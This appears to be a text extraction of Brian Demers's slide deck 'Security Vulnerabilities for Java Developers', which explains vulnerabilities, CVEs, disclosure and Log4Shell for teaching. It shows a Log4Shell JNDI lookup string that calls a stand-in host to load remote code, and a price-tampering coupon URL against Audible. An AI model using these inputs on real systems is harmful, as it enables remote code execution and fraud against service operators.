




Photo CC-SA: Tomás Del Coro



# Security Vulnerabilities for Java Developers

Brian Demers  
Open Source Developer





“All software has bugs.”



# Who is this guy?



# Topics

---

- What is a Vulnerability
- What is Responsible Disclosure
- How they are Reported
- Learnings from Log4Shell
- What you can do for your Projects
  - Code
  - Dependencies
  - Reporting Security Issues

**IANAL:** I Am Not A Lawyer

**TINLA:** This Is Not Legal Advice

# What is a Vulnerability

## vulnerability


**NOUN** (vulnerabilities)

- 1 The quality or state of being exposed to the possibility of being attacked or harmed, either physically or emotionally.

## Vulnerability (computing)

From Wikipedia, the free encyclopedia

In [computer security](#), a **vulnerability** is a weakness which can be exploited by a [threat actor](#), such as an attacker, to perform unauthorized actions within a computer system.



# Quick Example

[audible.com/typ/promo?couponValue=1000000.0](https://audible.com/typ/promo?couponValue=1000000.0)

The screenshot shows the Audible website interface. At the top, there is a navigation bar with links for "Home", "Library", "Wish List", "Browse", "Listener Page", and "Gift Center". On the right side of the header, there is a search bar with the placeholder "Search for a great book" and a magnifying glass icon. Below the header, a large black banner displays the text "Congratulations! You redeemed a \$1,000,000.00 Coupon. Find your next listen!" in white. At the very top of the page, above the banner, is a user profile bar with the message "Hi, Brian! | 1 Credit Available Buy 3 extra credits | Coupon balance: \$5.00 | Help | 🛒".



```
 ${jndi:ldap://example.com/evil}
```

# CVE vs Vulnerability

## Common Vulnerabilities and Exposures

- An ID for Vulnerabilities


**CVE-2018-17793**

<year>—<number>

### LEAKED LIST OF MAJOR 2018 SECURITY VULNERABILITIES



